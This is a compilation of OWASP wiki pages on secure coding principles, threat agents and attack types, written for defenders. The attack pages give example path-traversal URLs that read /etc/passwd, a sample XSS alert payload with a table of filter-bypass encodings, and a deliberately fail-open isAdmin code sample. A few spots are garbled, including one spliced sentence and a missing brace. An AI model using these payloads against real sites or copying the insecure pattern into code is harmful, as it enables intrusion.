- "Tampering" — An attacker can change data on the wire. Even if the data is encrypted, it may be possible to make significant changes to the data without being able to decrypt it. Tampering is best thwarted by performing ongoing message authentication (MACing), provided by most high-level protocols, such as SSL/TLS.
- "Spoofing" — Traffic can be forged so that it appears to come from a different source address than the one from which it actually comes. This will thwart authentication systems that rely exclusively on IP addresses and/or DNS names for authentication.
- "Hijacking" — An extension of spoofing, in which established connections can be taken over, allowing the attacker to enter an already established session without having to authenticate. This can be thwarted with ongoing message authentication, which is provided by most high-level protocols, such as SSL/TLS.
- "Observing" — It is possible to give away security-critical information even when a network connection is confidentiality-protected through encryption. For example, the mere fact that two particular hosts are talking may give away significant information, as can the timing of traffic. These are generally examples of covert channels (non-obvious communication paths), which tend to be the most difficult problem in the security space.

## MINIMIZE ATTACK SURFACE

For a large application, a rough yet reliable metric for determining overall risk is to measure the number of input points that the application has — i.e., attack surface. The notion is that more points of entry into the application provides more avenues for an attacker to find a weakness.

Of course, any such metric must consider the accessibility of the input point. For example, many applications are developed for a threat model where the local environment is trusted. In this case, having a large number of local input points such as configuration files, registry keys, user input, etc., should be considered far less worrisome than making several external network connections.

Collapsing functionality that previously was spread across several ports onto a single port does not always help reduce attack surface, particularly when the single port exports all the same functionality, with an infrastructure that performs basic switching. The effective attack surface is the same unless the actual functionality is somehow simplified. Since underlying complexity clearly plays a role, metrics based on attack surface should not be used as the only means access control should be mandatory of analyzing risks in a piece of software.

## SECURE-BY-DEFAULT

A system’s default setting should not expose users to unnecessary risks and should be as secure as possible. This means that all security functionality should be enabled by default, and all optional features which entail any security risk should be disabled by default.

It also means that — if there is some sort of failure in the system — the behavior should not cause the system to behave in an insecure manner (the “fail-safe” principle). For example, if a connection cannot be established over SSL, it is not a good idea to try to establish a plaintext connection.

The “secure-by-default” philosophy does not interact well with usability since it is far simpler for the user to make immediate use of a system if all functionality is enabled. He can make use of functionality which is needed and ignore the functionality that is not.

However, attackers will not ignore this functionality. A system released with an insecure default configuration ensures that the vast majority of systems-in-the-wild are vulnerable. In many circumstances, it can even become difficult to patch a system before it is compromised.

Therefore, if there are significant security risks that the user is not already accepting, you should prefer a secure-by-default configuration. If not, at least alert the user to the risks ahead of time and point him to documentation on mitigation strategies.

Note that, in a secure-by-default system, the user will have to explicitly enable any functionality that increases his risk. Such operations should be relatively hidden (e.g., in an “advanced” preference pane) and should make the risks in disabling the functionality readily apparent.

## **DEFENSE-IN-DEPTH**

The principle of defense-in-depth is that redundant security mechanisms increase security. If one mechanism fails, perhaps the other one will still provide the necessary security. For example, it is not a good idea to rely on a firewall to provide security for an internal-use-only application, as firewalls can usually be circumvented by a determined attacker (even if it requires a physical attack or a social engineering attack of some sort).

Implementing a defense-in-depth strategy can add to the complexity of an application, which runs counter to the “simplicity” principle often practiced in security. That is, one could argue that new protection functionality adds additional complexity that might bring new risks with it. The risks need to be weighed. For example, a second mechanism may make no sense when the first mechanism is believed to be 100% effective; therefore, there is not much reason for introducing the additional solution, which may pose new risks. But usually the risks in additional complexity are minimal compared to the risk the protection mechanism seeks to reduce.

## **PRINCIPLES FOR REDUCING EXPOSURE**

Submarines employ a trick that makes them far less risky to inhabit. Assume that you are underwater on a sub when the hull bursts right by you. You actually have a reasonable chance of survival, because the ship is broken up into separate airtight compartments. If one compartment takes on water, it can be sealed off from the rest of the compartments.

Compartmentalization is a good principle to keep in mind when designing software systems. The basic idea is to try to contain damage if something does go wrong. Another principle is that of least privilege, which states that privileges granted to a user should be limited to only those privileges necessary to do what that user needs to do. For example, least privilege argues that you should not run your program with administrative privileges, if at all possible. Instead, you should run it as a lesser user with just enough privileges to do the job, and no more.

Another relevant principle is to minimize windows of vulnerability. This means that — when risks must be introduced — they should be introduced for as short a time as possible (a corollary of this is “insecure bootstrapping”). In the context of privilege, it is could to account for which privileges a user can obtain, but only grant them when the situation absolutely merits. That supports the least privilege principle by granting the user privileges only when necessary, and revoking them immediately after use.

When the resources you are mitigating access in order to live outside your application, these principles are usually easier to apply with operational controls than with controls you build into your own software. However, one highly effective technique for enforcing these principles is the notion of privilege separation. The idea is that an application is broken up into two portions, the privileged core and the main application. The privileged core has as little functionality as absolutely possible so that it can be well audited. Its only purposes are as follows:

- Authenticate new connections and spawn off unprivileged main processes to handle those connections.
- Mediate access to those resources which the unprivileged process might legitimately get to access. That is, the core listens to requests from the children, determines whether they are valid, and then executes them on behalf of the unprivileged process.

This technique compartmentalizes each user of the system into its own process and completely removes all access to privileges, except for those privileges absolutely necessary, and then grants those privileges indirectly, only at the point where it is necessary.

## THE INSECURE-BOOTSTRAPPING PRINCIPLE

Insecure bootstrapping is the principle that — if you need to use an insecure communication channel for anything — you should use it to bootstrap a secure communication channel so that you do not need to use an insecure channel again.

For example, SSH is a protocol that provides a secure channel after the client and server have authenticated each other. Since it does not use a public key infrastructure the first time the client connects, it generally will not have the server credentials. The server sends its credentials, and the client just blindly accepts that they're the right ones. Clearly, if an attacker can send his own credentials, he can masquerade as the server or launch a man-in-the-middle attack.

But, the SSH client remembers the credentials. If the credentials remain the same, and the first connection was secure, then subsequent connections are secure. If the credentials change, then something is wrong — i.e., either an attack is being waged, or the server credentials have changed — and SSH clients will generally alert the user.

Of course, it is better not to use an insecure communication channel at all, if it can be avoided.

## INPUT VALIDATION

If a program is liberal in what it accepts, it often risks an attacker finding an input that has negative security implications. Several major categories of software security problems are ultimately input validation problems — including buffer overflows, SQL injection attacks, and command-injection attacks.

Data input to a program is either valid or invalid. What defines valid can be dependent on the semantics of the program. Good security practice is to definitively identify all invalid data before any action on the data is taken. And, if data is invalid, one should act appropriately.

### Where to perform input validation

There are many levels at which one can perform input validation. Common places include:

- "Use" — all places in the code where data (particularly data of external origin) gets used.
- "Unit boundaries" — i.e., individual components, modules, or functions;

- "Trust boundaries" — i.e., on a per-executable basis.
- "Protocol parsing" — When the network protocol gets interpreted.
- "Application entry points" — e.g., just before or just after passing data to an application, such as a validation engine in a web server for a web service.
- "Network" — i.e., a traditional intrusion detection system (IDS).

Validating at use is generally quite error-prone because it is easy to forget to insert a check. This is still true, but less so when validating at unit boundaries. Going up the line, validation becomes less error prone. However, at higher levels, it gets harder and harder to make accurate checks because there is less and less context readily available to make a decision with.

At a bare minimum, input validation should be performed at unit boundaries, preferably using a structured technique such as design-by-contract. Validating at other levels provides defense-in-depth to help handle the case where a check is forgotten at a lower level.

### Ways in which data can be invalid

At a high level, invalid data is anything that does not meet the strictest possible definition of valid. It does not just encompass malformed data, it encompasses missing data and out-of-order data (e.g., data used in a capture-replay attack).

There are four different contexts in which data can be invalid:

- "Sender" — Data is invalid if it did not originate from an authentic source.
- "Tokens" — Data in network protocols are generally broken up into atomic units called tokens, which often map to concrete data types (e.g., numbers, zip codes, and strings). An invalid token is one that is an invalid value for all token types known to a system.
- "Syntax" — Protocols accept messages as valid based on a protocol syntax, which is usually defined in terms of tokens. An invalid message is one that should not be accepted as part of the protocol.
- "Semantics" — Even when a message satisfies syntax requirements, it may be semantically invalid.

### How to determine input validity

Data validity must be evaluated in each of the four contexts described above. For example, a valid sender can send bad tokens. Good tokens can be combined in syntactically invalid ways. And, otherwise valid messages can make no valid sense in terms of the program's semantics.

At a high-level, there are three approaches to providing data validity:

- "Black-listing" — Widely considered bad practice in all cases, one validates based on a policy that explicitly defines bad values. All other data is assumed to be valid, but in practice, it often is not (or should not be).
- "White-listing" — One validates based on a precise description of what valid data entails (a policy). If the policy is correct, this prevents accidentally allowing maliciously invalid data. The risks are that the policy will not be correct, which may result not only in allowing bad data but also in disallowing some valid data.
- "Cryptographic validation" — One uses cryptography to demonstrate validity of the data.

Handling each input validation context involves a separate strategy:

- The sender can, in the general case, only be validated adequately using cryptographic message authentication.
- Tokens are generally validated using a simple state machine describing valid tokens (often implemented with regular expressions).
- Syntax is generally validated using a standard language parser, such as a recursive decent parser or a parser generated by a parser generator.
- Semantics are generally validated at the highest boundary at which all of the semantic data needed to make a decision is available. Message-ordering omission is best validated cryptographically along with sender authentication.

Protocol-specific semantics are often best validated in the context of a parser generated from a specification. In this case, semantics should be validated in the production associated with a single syntactic rule. When not enough semantic data is available at this level, semantic validation is best performed using a design-by-contract approach.

#### Actions to perform when invalid data is found

There are three classes of action one can take when invalid data is identified:

- "Error" — This includes fatal errors and non-fatal errors.
- "Record" — This includes logging errors and sending notifications of errors to interested parties.
- "Modify" — This includes filtering data or replacing data with default values.

These three classes are orthogonal, meaning that the decision to do any one is independent from the others. One can easily perform all three classes of action.

QUEBRA

## DEFENSE IN DEPTH

{{Template:Principle}}

{{Template:Stub}}

## OVERVIEW

The principle of defense in depth suggests that where one control would be reasonable, more controls that approach risks in different fashions are better. Controls, when used in depth, can make severe vulnerabilities extraordinarily difficult to exploit and thus unlikely to occur.

With secure coding, this may take the form of tier-based validation, centralized auditing controls, and requiring users to be logged on all pages.

For example, a flawed administrative interface is unlikely to be vulnerable to anonymous attack if it correctly gates access to production management networks, checks for administrative user authorization, and logs all access.

[[Category:Principle]]

QUEBRA



## DETECT INTRUSIONS

{{Template:Principle}}

Detecting intrusions is important because otherwise you give the attacker unlimited time to perfect an attack. If you detect intrusions perfectly, then an attacker will only get one attempt before he is detected and prevented from launching more attacks. Remember, if you receive a request that a legitimate user could not have generated - it is an attack and you should respond appropriately.

Don't rely on other technologies to detect intrusions. Your code is the only component of the system that has enough information to truly detect attacks. Nothing else will know what parameters are valid, what actions the user is allowed to select, etc... You must build this into your application.

Logging is an important part of detecting intrusions, although there are many other pieces as well. You should log all security relevant information. Perhaps you can detect a problem by reviewing the logs that you couldn't detect at runtime. But you must log enough information. In particular, all use of security mechanisms should be logged, with enough information to help track down the offender.

If you do this, then someday when your application/site is down/hacked you can trace the culprit and check what went wrong. If the user uses an anonymizing proxy, having good logs will still help as "what happened" is logged and the exploit can be fixed more easily.

There are many other responses to intrusions that you should consider. One of the best is to log out the offending user and disable their account. This will make your application many times more difficult to attack.

## CATEGORIES

[[Category:Principle]]

QUEBRA

## DON'T TRUST INFRASTRUCTURE

{{Template:Principle}}

{{Template:Stub}}

## CATEGORIES

[[Category:Principle]]

QUEBRA

## DON'T TRUST SERVICES

{{Template:Principle}}

{{Template:Stub}}

## OVERVIEW

Services can mean any external system.

Many organizations utilize the processing capabilities of third party partners, who more than likely have differing security policies and posture than you. It is unlikely that you can influence or control any external third party, whether they are home users or major suppliers or partners.

Therefore, implicit trust of externally run systems is not warranted. All external systems should be treated in a similar fashion.

For example, a loyalty program provider provides data that is used by Internet Banking, providing the number of reward points and a small list of potential redemption items. However, the data should be checked to ensure that it is safe to display to end users, and that the reward points are a positive number, and not improbably large.

[[Category:Principle]]

QUEBRA

## ESTABLISH SECURE DEFAULTS

{{Template:Principle}}

{{Template:Stub}}

## OVERVIEW

There are many ways to deliver an “out of the box” experience for users. However, by default, the experience should be secure, and it should be up to the user to reduce their security – if they are allowed.

For example, by default, password aging and complexity should be enabled. Users might be allowed to turn these two features off to simplify their use of the application and increase their risk.

[[Category:Principle]]

QUEBRA

## FAIL SECURELY

{{Template:Principle}}

{{Template:Stub}}

## OVERVIEW

Handling errors securely is a key aspect of secure coding. There are two different types of errors that deserve special attention. The first is exceptions that occur in the processing of a countermeasure itself. It's important that these exceptions do not enable behavior that the countermeasure would normally not allow. As a developer, you should consider that there are generally three possible outcomes from a security mechanism:

- allow the operation
- disallow the operation
- exception

In general, you should design your security mechanism so that a failure will follow the same execution path as disallowing the operation. For example, security methods like `isAuthorized()`, `isAuthenticated()`, and `validate()` should all return false if there is an exception during processing.

The other type of security-relevant exception is outside specific security mechanisms, but may affect the control flow that invokes such mechanisms.

For example:

```
isAdmin = true;
try {
    codeWhichMayFail();
    isAdmin = isUserInRole( "Administrator" );
}
catch (Exception ex)
{
    log.write(ex.toString());
}
```

If `codeWhichMayFail()` fails, the user is an admin by default. This is obviously a security risk.

[[Category:Principle]]

QUEBRA

## FIX SECURITY ISSUES CORRECTLY

{{Template:Principle}}

{{Template:Stub}}

## SUMMARY

Once a security issue has been identified, it is important to develop a test for it, and to understand the root cause of the issue. When design patterns are used, it is likely that the security issue is widespread amongst all code bases, so developing the right fix without introducing regressions is essential.

For example, a user has found that they can see another user's balance by adjusting their cookie. The fix seems to be relatively straightforward, but as the cookie handling code is shared amongst all applications, a change to just

one application will trickle through to all other applications. The fix must therefore be tested on all affected applications.

[[Category:Principle]]

QUEBRA

## KEEP SECURITY SIMPLE

{{Template:Principle}}

### SUMMARY

Attack surface area and simplicity go hand in hand. Certain software engineering fads prefer overly complex approaches to what would otherwise be relatively straightforward and simple code.

Developers should avoid the use of double negatives and complex architectures when a simpler approach would be faster and simpler.

For example, although it might be fashionable to have a slew of singleton entity beans running on a separate middleware server, it is more secure and faster to simply use global variables with an appropriate mutex mechanism to protect against race conditions.

See [[How to write insecure code]] for a tongue-in-cheek discussion of keeping security simple.

[[Category:Principle]]

QUEBRA

## LEAST PRIVILEGE

{{Template:Principle}}

{{Template:Stub}}

### OVERVIEW

The principle of least privilege recommends that accounts have the least amount of privilege required to perform their business processes. This encompasses user rights, resource permissions such as CPU limits, memory, network, and file system permissions.

For example, if a middleware server only requires access to the network, read access to a database table, and the ability to write to a log, this describes all the permissions that should be granted. Under no circumstances should the middleware be granted administrative privileges.

QUEBRA

## MINIMIZE ATTACK SURFACE AREA

{{Template:Principle}}

{{Template:Stub}}

### OVERVIEW

Every feature that is added to an application adds a certain amount of risk to the overall application. The aim for secure development is to reduce the overall risk by reducing the attack surface area.

For example, a web application implements online help with a search function. The search function may be vulnerable to SQL injection attacks. If the help feature was limited to authorized users, the attack likelihood is reduced. If the help feature's search function was gated through centralized data validation routines, the ability to perform SQL injection is dramatically reduced. However, if the help feature was re-written to eliminate the search function (through better user interface, for example), this almost eliminates the attack surface area, even if the help feature was available to the Internet at large.

[[Category:Principle]]

QUEBRA

## POSITIVE SECURITY MODEL

{{Template:Principle}}

### OVERVIEW

A "positive" security model (also known as "whitelist") is one that defines what is allowed, and rejects everything else. This should be contrasted with a "negative" (or "blacklist") security model, which defines what is disallowed, while implicitly allowing everything else.

The positive security model can be applied to a number of different application security areas. For example, when performing input validation, the positive model dictates that you should specify the characteristics of input that will be allowed, as opposed to trying to filter out bad input. In the access control area, the positive model is to deny access to everything, and only allow access to specific authorized resources or functions. If you've ever had to deal with a network firewall, then you've probably encountered this application of the positive model.

The benefit of using a positive model is that new attacks, not anticipated by the developer, will be prevented. However, the negative model can be quite tempting when you're trying to prevent an attack on your site. Ultimately, however, adopting the negative model means that you'll never be quite sure that you've addressed everything. You'll also end up with a long list of negative signatures to block that has to be maintained.

[[Category:Principle]]

QUEBRA

## SECURE CODING PRINCIPLES

[[Guide Table of Contents]]

\_\_TOC\_\_

Architects and solution providers need guidance to produce secure applications by design, and they can do this by not only implementing the basic controls documented in the main text, but also referring back to the underlying “Why?” in these principles. Security principles such as confidentiality, integrity, and availability – although important, broad, and vague – do not change. Your application will be the more robust the more you apply them.

For example, it is a fine thing when implementing data validation to include a centralized validation routine for all form input. However, it is a far finer thing to see validation at each tier for all user input, coupled with appropriate error handling and robust access control.

In the last year or so, there has been a significant push to standardize terminology and taxonomy. This version of the Guide has normalized its principles with those from major industry texts, while dropping a principle or two present in the first edition of the Guide. This is to prevent confusion and to increase compliance with a core set of principles. The principles that have been removed are adequately covered by controls within the text.

## ASSET CLASSIFICATION

Selection of controls is only possible after classifying the data to be protected. For example, controls applicable to low value systems such as blogs and forums are different to the level and number of controls suitable for accounting, high value banking and electronic trading systems.

## ABOUT ATTACKERS

When designing controls to prevent misuse of your application, you must consider the most likely attackers (in order of likelihood and actualized loss from most to least):

- Disgruntled staff or developers
- “Drive by” attacks, such as side effects or direct consequences of a virus, worm or Trojan attack
- Motivated criminal attackers, such as organized crime
- Criminal attackers without motive against your organization, such as defacers
- [[Script kiddies]]

Notice there is no entry for the term “hacker.” This is due to the emotive and incorrect use of the word “hacker” by the media. However, it is far too late to reclaim the incorrect use of the word “hacker” and try to return the word to its correct roots. The Guide consistently uses the word “attacker” when denoting something or someone who is actively attempting to exploit a particular feature.

## CORE PILLARS OF INFORMATION SECURITY

Information security has relied upon the following pillars:

- [[:Category:Confidentiality|Confidentiality]] – only allow access to data for which the user is permitted
- [[:Category:Integrity|Integrity]] – ensure data is not tampered or altered by unauthorized users

- `[[Category:Availability|Availability]]` – ensure systems and data are available to authorized users when they need it

The following principles are all related to these three pillars. Indeed, when considering how to construct a control, considering each pillar in turn will assist in producing a robust security control.

## SECURITY ARCHITECTURE

Applications without security architecture are as bridges constructed without finite element analysis and wind tunnel testing. Sure, they look like bridges, but they will fall down at the first flutter of a butterfly's wings. The need for application security in the form of security architecture is every bit as great as in building or bridge construction.

Application architects are responsible for constructing their design to adequately cover risks from both typical usage, and from extreme attack. Bridge designers need to cope with a certain amount of cars and foot traffic but also cyclonic winds, earthquake, fire, traffic incidents, and flooding. Application designers must cope with extreme events, such as brute force or injection attacks, and fraud. The risks for application designers are well known. The days of "we didn't know" are long gone. Security is now expected, not an expensive add-on or simply left out.

Security architecture refers to the fundamental pillars: the application must provide controls to protect the confidentiality of information, integrity of data, and provide access to the data when it is required (availability) – and only to the right users. Security architecture is not "markitecture", where a cornucopia of security products are tossed together and called a "solution", but a carefully considered set of features, controls, safer processes, and default security posture.

When starting a new application or re-factoring an existing application, you should consider each functional feature, and consider:

- Is the process surrounding this feature as safe as possible? In other words, is this a flawed process?
- If I were evil, how would I abuse this feature?
- Is the feature required to be on by default? If so, are there limits or options that could help reduce the risk from this feature?

Andrew van der Stock calls the above process "Thinking Evil™", and recommends putting yourself in the shoes of the attacker and thinking through all the possible ways you can abuse each and every feature, by considering the three core pillars and using the STRIDE model in turn.

By following this guide, and using the STRIDE / DREAD threat risk modeling discussed here and in Howard and LeBlanc's book, you will be well on your way to formally adopting a security architecture for your applications.

The best system architecture designs and detailed design documents contain security discussion in each and every feature, how the risks are going to be mitigated, and what was actually done during coding.

Security architecture starts on the day the business requirements are modeled, and never finish until the last copy of your application is decommissioned. Security is a life-long process, not a one shot accident.

## SECURITY PRINCIPLES

These security principles have been taken from the previous edition of the OWASP Guide and normalized with the security principles outlined in Howard and LeBlanc's excellent "Writing Secure Code".

### "[[Minimize attack surface area]]"

Every feature that is added to an application adds a certain amount of risk to the overall application. The aim for secure development is to reduce the overall risk by reducing the attack surface area.

For example, a web application implements online help with a search function. The search function may be vulnerable to SQL injection attacks. If the help feature was limited to authorized users, the attack likelihood is reduced. If the help feature's search function was gated through centralized data validation routines, the ability to perform SQL injection is dramatically reduced. However, if the help feature was re-written to eliminate the search function (through better user interface, for example), this almost eliminates the attack surface area, even if the help feature was available to the Internet at large.

### [[Establish secure defaults]]

There are many ways to deliver an "out of the box" experience for users. However, by default, the experience should be secure, and it should be up to the user to reduce their security – if they are allowed.

For example, by default, password aging and complexity should be enabled. Users might be allowed to turn these two features off to simplify their use of the application and increase their risk.

### 'Principle of [[Least privilege]]

The principle of least privilege recommends that accounts have the least amount of privilege required to perform their business processes. This encompasses user rights, resource permissions such as CPU limits, memory, network, and file system permissions.

For example, if a middleware server only requires access to the network, read access to a database table, and the ability to write to a log, this describes all the permissions that should be granted. Under no circumstances should the middleware be granted administrative privileges.

### Principle of [[Defense in depth]]

The principle of defense in depth suggests that where one control would be reasonable, more controls that approach risks in different fashions are better. Controls, when used in depth, can make severe vulnerabilities extraordinarily difficult to exploit and thus unlikely to occur.

With secure coding, this may take the form of tier-based validation, centralized auditing controls, and requiring users to be logged on all pages.

For example, a flawed administrative interface is unlikely to be vulnerable to anonymous attack if it correctly gates access to production management networks, checks for administrative user authorization, and logs all access.

### [[Fail securely]]



Applications regularly fail to process transactions for many reasons. How they fail can determine if an application is secure or not.

For example:

```
isAdmin = true;
try
codeWhichMayFail();
isAdmin = isUserInRole( "Administrator" );
}
catch (Exception ex) {
log.write(ex.toString());
}
```

If codeWhichMayFail() fails, the user is an admin by default. This is obviously a security risk.

### [[Don't trust services]]

Many organizations utilize the processing capabilities of third party partners, who more than likely have differing security policies and posture than you. It is unlikely that you can influence or control any external third party, whether they are home users or major suppliers or partners.

Therefore, implicit trust of externally run systems is not warranted. All external systems should be treated in a similar fashion.

For example, a loyalty program provider provides data that is used by Internet Banking, providing the number of reward points and a small list of potential redemption items. However, the data should be checked to ensure that it is safe to display to end users, and that the reward points are a positive number, and not improbably large.

### [[Separation of duties]]

A key fraud control is separation of duties. For example, someone who requests a computer cannot also sign for it, nor should they directly receive the computer. This prevents the user from requesting many computers, and claiming they never arrived.

Certain roles have different levels of trust than normal users. In particular, Administrators are different to normal users. In general, administrators should not be users of the application.

For example, an administrator should be able to turn the system on or off, set password policy but shouldn't be able to log on to the storefront as a super privileged user, such as being able to "buy" goods on behalf of other users.

### [[Avoid security by obscurity]]

Security through obscurity is a weak security control, and nearly always fails when it is the only control. This is not to say that keeping secrets is a bad idea, it simply means that the security of key systems should not be reliant upon keeping details hidden.

For example, the security of an application should not rely upon knowledge of the source code being kept secret. The security should rely upon many other factors, including reasonable password policies, defense in depth, business transaction limits, solid network architecture, and fraud and audit controls.

A practical example is Linux. Linux's source code is widely available, and yet when properly secured, Linux is a hardy, secure and robust operating system.

### [[Keep security simple]]

Attack surface area and simplicity go hand in hand. Certain software engineering fads prefer overly complex approaches to what would otherwise be relatively straightforward and simple code.

Developers should avoid the use of double negatives and complex architectures when a simpler approach would be faster and simpler.

For example, although it might be fashionable to have a slew of singleton entity beans running on a separate middleware server, it is more secure and faster to simply use global variables with an appropriate mutex mechanism to protect against race conditions.

### [[Fix security issues correctly]]

Once a security issue has been identified, it is important to develop a test for it, and to understand the root cause of the issue. When design patterns are used, it is likely that the security issue is widespread amongst all code bases, so developing the right fix without introducing regressions is essential.

For example, a user has found that they can see another user's balance by adjusting their cookie. The fix seems to be relatively straightforward, but as the cookie handling code is shared amongst all applications, a change to just one application will trickle through to all other applications. The fix must therefore be tested on all affected applications.

[[Guide Table of Contents]]

[[Category:OWASP\_Guide\_Project]]

[[Category:Principle]]

QUEBRA

## SEPARATION OF DUTIES

{{Template:Principle}}

{{Template:Stub}}

## OVERVIEW

A key fraud control is separation of duties. For example, someone who requests a computer cannot also sign for it, nor should they directly receive the computer. This prevents the user from requesting many computers, and claiming they never arrived.

Certain roles have different levels of trust than normal users. In particular, Administrators are different to normal users. In general, administrators should not be users of the application.

For example, an administrator should be able to turn the system on or off, set password policy but shouldn't be able to log on to the storefront as a super privileged user, such as being able to "buy" goods on behalf of other users.

[[Category:Principle]]

QUEBRA

## TEMPLATE:PRINCIPLE

This is a *"principle"* or a set of principles. To view all principles, please see the [[Category:Principle|Principle Category]] page.

[[Category:Principle]]

[[Category:OWASP Honeycomb Project]]

QUEBRA

## USE ENCAPSULATION

{{Template:Principle}}

### DESCRIPTION

Draw strong boundaries among application elements, including modules, functions and data, to limit the impact of potential attacks.

### EXAMPLES

- Design
  - Separate internal administrator's functions from external users' functions
  - Differentiate between validated data and unvalidated data, between one user's data and another's, or between data users are allowed to see and data that they are not.
  - In a web browser ensure that your mobile code cannot be abused by other mobile code.
- Implementation
  - Hide internal details of a class, including data and methods, using private access modifier.

# Threat Agents

---

## TEMPLATE:THREAT

This is a *"threat agent"*. To view all threat agents, please go to [\[:Category:Threat Agent|Threat Agent Category\]](#) page.

[\[:Category:Threat Agent\]](#)

[\[:Category:OWASP Honeycomb Project\]](#)

QUEBRA

## INTERNAL SOFTWARE DEVELOPER

{{Template:Threat}}

### DESCRIPTION

Internal software developers are members of the software development team with access to change the software and some aspects of the software configuration. In many organizations, these developers will have the ability to modify any part of the software baseline. Some organizations have strict controls about what internal software developers are allowed to access in production, but others are more lax, allowing developers to make production changes.

A malicious developer is one of the most difficult threats to deal with, as it is extremely difficult to identify malicious code. A talented attacker will make attacks look exactly like an inadvertent error for plausible deniability. In addition, malicious code may be obfuscated to prevent easy detection. Some techniques include spreading an attack throughout a software baseline, using inheritance and class loading tricks to hide calls, and even formatting tricks.

Because internal software developers may have more access to production systems and more knowledge of other internal systems, they are more dangerous than outsourced software developers. However, because their actions can be tracked more closely and their job is on the line, many organizations trust them more than external developers.

### EXAMPLES

- Java software developer
- SQL developer
- Mainframe developer

## RELATED THREATS

- [[Outsourced software developer]]

## RELATED ATTACKS

- [[Logic/time bomb]]
- [[Backdoor attack]]
- [[Salami attack]]

[[Category:Intranet attacker]]

QUEBRA

## OUTSOURCED SOFTWARE DEVELOPER

{{Template:Threat}}

## DESCRIPTION

Outsourced software developers are hired to write code to a specification provided by the procuring company. Their deliverable may include source code, but is sometimes only a compiled version of the application.

A malicious developer is one of the most difficult threats to deal with, as it is extremely difficult to identify malicious code. A talented attacker will make attacks look exactly like an inadvertent error for plausible deniability. In addition, malicious code may be obfuscated to prevent easy detection. Some techniques include spreading an attack throughout a software baseline, using inheritance and class loading tricks to hide calls, and even formatting tricks.

An outsourced software developer may have no ties with the procuring company and may see an opportunity to steal information or money via a software attack.

## EXAMPLES

- Java software developer
- SQL developer
- Mainframe developer

## RELATED THREATS

- [[Internal software developer]]

## RELATED ATTACKS

- [[Logic/time bomb]]
- [[Backdoor attack]]
- [[Salami attack]]

QUEBRA

## CATEGORY:INTERNET ATTACKER

{{Template:Threat}}

### DESCRIPTION

An Internet attacker is someone whose only access to an application is via the Internet. They may or may not have an account or any relationship with the business.

They may try various approaches, including direct attacks, attacks on users of the system, email spamming, phishing, and many more.

Internet attackers can be assumed to have a wide variety of skills and motivations. Surely there are some who have a high level of skill in attacking applications, significant time to search for vulnerabilities, and financial motivation to do so.

### EXAMPLES

- Script kiddies
- Professional attacker
- Hackers and Crackers (Hackers/ Crackers Group)

### RELATED THREATS

- [[:Category:Intranet attacker]]
- Staff
- Contractors
- Operational and Maintenance Staff
- Security Guards
- Other Employees who are annoyed with the company

### RELATED ATTACKS

- [[Keylogger attack]]
- [[Phishing]]
- [[Brute force attack]]
- [[Social Engineering]]

QUEBRA

## CATEGORY:INTRANET ATTACKER

{{Template:Threat}}

## DESCRIPTION

An Intranet attacker is someone who has access to a company's intranet and can launch attacks from there. Generally, these are employees of the company, but might also include contractors, visitors, temporary hires, and consultants.

## EXAMPLES

- Employees

## RELATED THREATS

- `[[Category:Intranet attacker]]`

## RELATED ATTACKS

- `[[Sniffing application traffic]]`

# Attacks

---

## ABSOLUTE PATH TRAVERSAL

{{Template:Attack}}

### DESCRIPTION

If a product expects a filename as input it is possible that it can construct an absolute path such as `"/rootdir/subdir,"` which is then processed by the operating system to access a file or resource that is outside of a restricted path that was intended by the developer.

This is similar to path traversal but uses only `"/"` and not `".."` to gain access.

More detailed information can be found on [\[\[Path\\_Traversal\]\]](#)

### EXAMPLES

The following URLs maybe are vulnerable to this attack:

`http://testsite.com/get.php?f=list`

`http://testsite.com/get.cgi?f=2`

`http://testsite.com/get.asp?f=test`

A simple way to execute this attack is:

`http://testsite.com/get.php?f=/var/www/html/get.php`

`http://testsite.com/get.cgi?f=/var/www/html/admin/get.inc`

`http://testsite.com/get.asp?f=/etc/passwd`

When the web server returns information about errors in a web application, it is much easier for the attacker to guess the correct locations (e.g. path to the file with a source code, which then may be displayed).

### RELATED THREATS

- [\[\[Category: Information Disclosure\]\]](#)



## RELATED ATTACKS

- [[Path Manipulation]]
- [[Path Traversal]]
- [[Resource Injection]]

## RELATED VULNERABILITIES

- [[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

- [[Category:Input Validation]]

## CATEGORIES

[[Category:Resource Manipulation]]

[[Category:Abuse of Functionality]]

[[Category:Attack]]

QUEBRA

## CATEGORY:ABUSE OF FUNCTIONALITY

{{Template:PutInCategory}}

[[Category:Attack]]

QUEBRA

## ACCOUNT LOCKOUT ATTACK

{{Template:Attack}}

## DESCRIPTION

In an account lockout attack, the attacker attempts to lockout all user accounts, typically by failing login more times than the threshold defined by the authentication system. For example, if users are locked out of their accounts after three failed login attempts, an attacker can lock out their account for them simply by failing login three times. This attack can result in a large scale denial of service attack if all user accounts are locked out, especially if the amount of work required to reset the accounts is significant.

## EXAMPLES

Account lockout attacks are used to exploit authentication systems that are susceptible to denial of service. A famous example of this type of attack is the eBay's one. eBay always displays the user id of the highest bidder. In the final minutes of the auction, one of the bidders could try to log in as the highest bidder three times. After three incorrect log in attempts, eBay password throttling would kick in and lock out the highest bidder's account for some time. An attacker could then make their own bid and their victim would not have a chance to place the counter bid because they would be locked out. Thus an attacker could win the auction.

## RELATED THREATS

- `[[Category:Authentication]]`

## RELATED ATTACKS

- `[[Brute_force_attack]]`

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

Build authentication mechanism, which will block account after N tries for a given IP address, from which log in attempt was conducted.

To minimize possibility of blocking owner's account we may take under consideration other characteristics like User-Agent or X\_FORWARDED\_FOR (if it's present).

Moreover after N login attempts, but before blocking the account, we may include additional verification by comparing data entered by the user and data displayed to him/her on the picture (CAPTCHA).

Such approach should slow down, limit log in attempts only to the valid user or even prevent conducting unwanted attempts generally.

## CATEGORIES

`[[Category:Abuse_of_Functionality]]`

`[[Category:Attack]]`

QUEBRA

## ALTERNATE XSS SYNTAX

`{{Template:Attack}}`

## DESCRIPTION

Cross Site Scripting is not just "<script>alert('y0u ar3 0wn3d!');</script>". Because of JavaScript and HTML flexibility and their interpretation by the web browsers, it's possible to achieve the same goal in many different ways.

In effect we may try to bypass more or less successful input data filtering methods. Conducting a successful attack depends on the web browsers used by the attacker (when he's building XSS) and the victim.

Some JS and HTML constructions after encoding are correctly interpreted by some browsers, nonetheless it often varies on the web browser version, and others are not.

If we want to use popular "<script>" tags anyway, we may try to bypass filtering replacing given characters with their equivalents:

From	To
<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&amp;
"	&quot;

In this case:

```
<script>alert('y0u ar3 0wn3d!');</script>
```

